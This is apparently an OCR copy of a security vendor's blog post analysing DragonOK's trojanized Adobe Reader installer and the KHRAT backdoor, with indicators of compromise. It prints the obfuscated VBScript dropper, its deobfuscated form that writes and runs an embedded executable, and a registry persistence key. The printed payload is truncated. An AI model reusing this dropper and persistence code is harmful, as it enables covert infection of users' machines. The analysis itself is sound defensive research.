
Trojanized Adobe installer used to install DragonOK's new custom backdoor

forcepoint.com/de/blog/x-labs/trojanized-adobe-installer-used-install-dragonok-s-new-custom-backdoor

March 29, 2017

Since January of this year, Forcepoint Security Labs™ have observed that the DragonOK campaign have started to target political parties in Cambodia. DragonOK is an active targeted attack that was first discovered in 2014. It is known to target organizations from Taiwan, Japan, Tibet and Russia with spear-phishing emails containing malicious attachments.

The latest dropper they used is disguised as an Adobe Reader installer and installs yet another new custom remote access tool (RAT). We have named this RAT "KHRAT" based on one of the command and control servers used, kh[.]inter-ctrip[.]com, which pertained to Cambodia's country code.



Dropper

The trojanized installer is a RAR SFX file that has the filename "reader112_en_ha_install.exe". It contains both a legitimate Adobe Reader installer and a malicious VBScript file:

Name	Size	Packed	Type
..			Folder
adobe.vbs	178,872	13,070	VBScript Script File
reader11_en_ha_...	1,207,392	1,183,744	Application

```
tempmode
silent=1
overwrite=1
setup=adobe.vbs
setup=reader11_en_ha_install.exe
```

As a result, when the malware is executed, the user is presented with the legitimate Adobe installer prompt while the malicious VBScript executes in the background. Below is a code snippet of the VBScript:

```
Dim AQcoA
AQcoA=Array(-400,-366,-385,-451,-396,-369,-378,-367,-382,-417,-378,-373,-386,-369,-362,-443,-413,-378,-375,-382,-405,-386,
,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-414,-435,-435,-435,-435,-414,-433,-434,-435,-
-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-4
430,-413,-416,-413,-414,-413,-413,-413,-413,-430,-435,-429,-418,-435,-435,-414,-427,-416,-427,-433,-427,-435,-435,-435,-43
13,-413,-413,-413,-413,-413,-435,-430,-418,-416,-430,-432,-435,-435,-434,-435,-416,-426,-416,-433,-435,-431,-435,-435,-430
3,-413,-413,-430,-414,-435,-435,-435,-435,-435,-435,-414,-426,-434,-416,-435,-430,-435,-435,-435,-435,-414,-426,-418,-429,
,-417,-427,-434,-417,-415,-414,-427,-413,-415,-413,-413,-413,-413,-415,-414,-435,-435,-435,-435,-435,-435,-428,-430,-435,-
-428,-430,-434,-431,-416,-428,-427,-430,-414,-427,-413,-415,-413,-413,-413,-413,-432,-415,-435,-435,-435,-435,-435,-435,-4
415,-413,-413,-413,-413,-429,-413,-428,-430,-435,-416,-416,-428,-427,-430,-414,-427,-413,-415,-413,-413,-413,-413,-433,-41
35,-435,-434,-435,-414,-427,-418,-414,-434,-415,-435,-435,-435,-435,-431,-432,-427,-435,-432,-416,-432,-432,-435,-435,-435
5,-429,-427,-435,-435,-435,-431,-435,-435,-435,-435,-414,-427,-427,-434,-434,-417,-435,-435,-435,-435,-430,-429,-414,-427,
,-435,-435,-435,-427,-417,-416,-432,-430,-413,-430,-414,-430,-426,-430,-417,-416,-426,-416,-433,-435,-427,-435,-435,-430,-
-415,-434,-414,-435,-427,-426,-427,-430,-413,-416,-413,-417,-413,-413,-413,-413,-413,-413,-417,-430,-413,-416,-413,-417,-4
415,-427,-430,-415,-416,-413,-415,-413,-413,-413,-413,-430,-435,-430,-429,-414,-427,-430,-418,-434,-428,-435,-435,-435,-43
14,-427,-418,-435,-434,-429,-435,-435,-435,-435,-427,-426,-427,-430,-417,-427,-413,-417,-413,-413,-413,-413,-413,-413,-432
7,-413,-413,-413,-413,-427,-432,-416,-435,-435,-417,-429,-429,-427,-426,-431,-432,-435,-433,-416,-429,-431,-432,-435,-431,
,-418,-435,-430,-429,-418,-435,-435,-429,-418,-435,-435,-429,-427,-415,-435,-430,-426,-435,-435,-434,-435,-429,-418,-435,-
-435,-435,-413,-416,-413,-413,-413,-413,-427,-432,-432,-415,-428,-431,-430,-433,-435,-435,-434,-435,-413,-413,-428,-431,-4
417,-413,-413,-413,-413,-427,-413,-431,-432,-435,-427,-413,-413,-417,-430,-426,-431,-413,-417,-413,-413,-413,-413,-427,-41
29,-429,-416,-428,-431,-429,-435,-433,-435,-430,-435,-435,-416,-429,-431,-429,-435,-431,-435,-429,-429,-418,-435,-430,-427
8,-414,-427,-433,-414,-435,-416,-435,-435,-435,-435,-430,-428,-414,-427,-432,-431,-435,-416,-435,-435,-435,-435,-415,-434,
,-427,-413,-414,-413,-413,-413,-413,-416,-428,-435,-430,-428,-431,-430,-433,-435,-435,-434,-435,-413,-413,-413,-413,-413,-
-413,-413,-413,-413,-430,-432,-430,-434,-430,-429,-430,-428,-427,-415,-417,-430,-435,-435,-413,-413,-413,-413,-413,-413,-4
427,-432,-426,-435,-435,-429,-429,-416,-428,-431,-429,-431,-418,-428,-415,-435,-435,-429,-429,-416,-428,-431,-429,-431,-41
28,-432,-428,-431,-429,-434,-429,-416,-416,-428,-431,-429,-435,-427,-429,-416,-430,-432,-428,-431,-428,-433,-416,-428,-431
7,-417,-430,-434,-434,-435,-435,-434,-435,-429,-418,-435,-434,-429,-418,-435,-435,-429,-418,-435,-435,-414,-427,-427,-418,
,-415,-427,-430,-413,-416,-413,-414,-413,-413,-413,-413,-430,-435,-429,-418,-435,-435,-429,-418,-435,-435,-414,-427,-413,-
-435,-431,-431,-434,-435,-435,-434,-435,-413,-413,-433,-430,-435,-435,-431,-434,-435,-435,-434,-435,-413,-413,-433,-430,-4
434,-435,-435,-434,-435,-413,-413,-433,-430,-417,-427,-431,-434,-435,-435,-434,-435,-413,-413,-433,-430,-417,-416,-431,-43
35,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435
5,-435,-435,-416,-433,-431,-417,-435,-435,-435,-435,-415,-433,-431,-417,-435,-435,-435,-435,-418,-427,-431,-417,-435,-435,
,-429,-431,-426,-435,-435,-435,-435,-418,-435,-431,-426,-435,-435,-435,-435,-417,-429,-431,-426,-435,-435,-435,-435,-435,-
-435,-435,-435,-435,-433,-433,-431,-426,-435,-435,-435,-435,-433,-418,-431,-426,-435,-435,-435,-435,-432,-433,-431,-426,-4
413,-429,-432,-429,-417,-435,-435,-435,-435,-417,-431,-435,-434,-431,-428,-429,-416,-429,-413,-429,-433,-429,-434,-429,-41
35,-435,-427,-415,-435,-435,-431,-431,-429,-430,-428,-432,-428,-431,-428,-433,-429,-413,-428,-426,-430,-428,-429,-426,-429
2,-429,-413,-429,-432,-429,-417,-429,-430,-428,-431,-435,-435,-435,-435,-428,-428,-428,-432,-432,-433,-430,-413,-432,-432,
,-432,-432,-433,-433,-414,-429,-431,-429,-416,-429,-416,-435,-435,-435,-435,-434,-432,-435,-435,-431,-428,-429,-430,-428,-
-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-435,-4
For i=LBound(AQcoA) To UBound(AQcoA)
vKDI=vKDI+Cstr(Chr(AQcoA(i)+483))
Next
Execute vKDI
```

Upon deobfuscating the script, the following code is revealed which installs of a portable executable (PE) file embedded in the script:

```
Sub WriteBinary(FileName,Buf)
Set xmldom=CreateObject("Microsoft.XMLDOM")
Set node=xmldom.CreateElement("binary")
node.DataType="bin.hex"
node.Text=Buf
Set stream=CreateObject("ADODB.Stream")
stream.Type=1
stream.Open
stream.write node.NodeTypedValue
stream.saveToFile FileName,2
stream.Close
Set stream=Nothing
Set node=Nothing
Set xmldom=Nothing
End Sub
arr="4D5A900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000000000
000E965040000E9EF00000081BDE8FDFFFFBD0000007514C785E8FDFFFF5F000000E945040000E9CF000000
DFFFFE8CF1A0000EB5966C74304000068080200008D85F8FDFFFF5053E8031B00000BC0743A8D85F8FDFFFE
400008D85C0FBFFFF50E8DAF5FFFF6A0068000400008D85C0FBFFFF50FF35C0530010E80514000083F8FF75
4037544807B05000F85C4000000807B0600752FFF73078F05F05F0010FF730B8F05F45F0010FF730F8F05F6
6680E5100106808510010688000000E876030000A3B05300106A05FF35B0530010E8BE030000FF35B05300
100005C44000000000000000000004A490000A8410000C443000000000000000000007C49000010410000DC
045004764697043726561746542697746D617046726F6D484249544D4150008E00476469704469737 06F7365
0000000100000840000001D302F3034307E3091309F30B030BE30CD30F1300231183123312F314A3155315E
set fso=createobject("scripting.filesystemobject")
Set WshShell=Wscript.CreateObject("Wscript.Shell")
Set regEx=New RegExp
regEx.Pattern="\\Desktop"
regEx.IgnoreCase=false
mypath=fso.getfolder(regEx.Replace(WshShell.SpecialFolders("Desktop"),"")).shortpath
fso.copyfile fso.getspecialfolder(1)+"\rundll32.exe",mypath+"\SysWOW64.com",true
if (fso.FileExists(mypath+"\USER.DAT")=false) Then
WriteBinary mypath+"\USER.DAT",arr
WshShell.run mypath+"\SysWOW64.com"+" "+mypath+"\USER.DAT,K1"
end if
fso.deletefile(wscript.ScriptFullName)
wscript.quit
```

As can be seen above, the PE file is dropped as %USERPROFILE%\USER.DAT and is executed with a parameter "K1". This PE file is KHRAT, which will be discussed in the next section.

KHRAT


KHRAT is a small backdoor that has three exports (functions), namely, K1, K2, and K3. K1 checks if the current user is an administrator. If not, it uninstalls itself by calling the K2 function.


Otherwise, it creates the following registry as a persistence mechanism and then calls the function K3:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
Run = ""%USERPROFILE%\SysWOW64.com" %USERPROFILE%\USER.DAT,K1"
```

K3 then elevates the malware's privilege, by giving itself SE_DEBUG_PRIVILEGE privileges via a RtlAdjustPrivileges call, and proceeds to communicate to its command and control (C2) server. The malware initially registers itself to the C2 server by sending the infected machine's username, system language, and local IP address.

All communication to and from the C2 server are encrypted in byte-wise XOR. Below is a code snippet showing this routine prior to sending data to the malware C2:





KHRAT is capable of executing the following backdoor commands:

- Provide access to the file system
- Log keystrokes
- Capture screenshots
- Enumerate processes
- Open a remote DOS command access

Furthermore, the following table provides a timeline of KHRAT's appearances, with one appearing earlier this month:

SHA-256	Compilation Timestamp
17a07b1f5e573899c846edba801f1606ce8f77c2f52e3298d2d2b066730b0bf0	05/01/2017 05:37
a5a9598e1d33331f5aeabb277122549d4a7cf1ddbfa00d50e272b57934a6696f	05/01/2017 05:37
540d6dd720514cf01a02b516a85d8f761d77fa90f0d05f06bfb90ed66beb235b	16/02/2017 03:53
ffc0ebad7c1888cc4a3f5cd86a5942014b9e15a833e575614cd01a0bb6f5de2e	08/03/2017 01:43

Protection statement

Forcepoint customers are protected against this threat via TRITON® ACE at the following stages of attack:

Stage 5 (Dropper File) - Related malware components are prevented from being downloaded and/or executed.
Stage 6 (Call Home) - Connections to the KHRAT command and control servers are blocked.

Conclusion

KHRAT's code is reminiscent of the backdoors used in HeartBeat and Bioazih campaigns where the coding style is straight forward and the malware itself provides basic backdoor functionalities to the attackers. This leads us to believe that KHRAT is simply a rehash of codes that are available on Chinese code sharing sites. Nonetheless, this would seem enough for the attackers in this case as KHRAT variants currently have a low detection rate. We have listed below the related IOCs to help augment industry coverage for this new threat.

Indicators of Compromise

Files

```
bba604effa42399ed6e91c271b78b442d01d36d1570a9574acacfc870e09dce2
("reader112_en_ha_install.exe", dropper)
ffc0ebad7c1888cc4a3f5cd86a5942014b9e15a833e575614cd01a0bb6f5de2e (“USER.DAT”, KHRAT)

9cdebd98b7889d9a57e5b7ea584d7e03d8ba67c02519b587373204cae0603df0 (RTF dropper with
CVE-2015-1641 exploit, unknown filename)
d9ce24d627edb170145fb78e6acb5ea3cb44a87cd06c05842d78f4fc9b732ec5 (“KFC.exe”, KHRAT
loader)
a5a9598e1d33331f5aeabb277122549d4a7cf1ddbfa00d50e272b57934a6696f (“MSKV.DAT”, KHRAT)

a6e22dfe21993678c6f1b0892c2db085bb8c4342bdf78628456f562d5db1181b (“The plan CPP split
CNRP!.doc.exe”, dropper)
77354141d22998d7166fd80a12d9b913199137b4725495bd9168beb5365f69e7 (“KFC.com”, KHRAT
loader)
540d6dd720514cf01a02b516a85d8f761d77fa90f0d05f06bfb90ed66beb235b (“MSKV.DAT”, KHRAT)

17a07b1f5e573899c846edba801f1606ce8f77c2f52e3298d2d2b066730b0bf0 (“MSKV.DAT”, KHRAT)
```

KHRAT C2s

```
cookie[.]inter-ctrip[.]com
help[.]inter-ctrip[.]com
bit[.]inter-ctrip[.]com
kh[.]inter-ctrip[.]com
```

Über Forcepoint

Forcepoint ist einer der weltweit führenden Anbieter von Cyber-Sicherheit im Bereich Anwender- und Datensicherheit und hat es sich zur Aufgabe gemacht, Organisationen zu schützen und gleichzeitig die digitale Transformation und das Wachstum voranzutreiben. Unsere Lösungen passen sich in Echtzeit an das Nutzerverhalten an und ermöglichen Mitarbeitern einen sicheren Datenzugriff bei voller Produktivität.

Erfahren Sie mehr über Forcepoint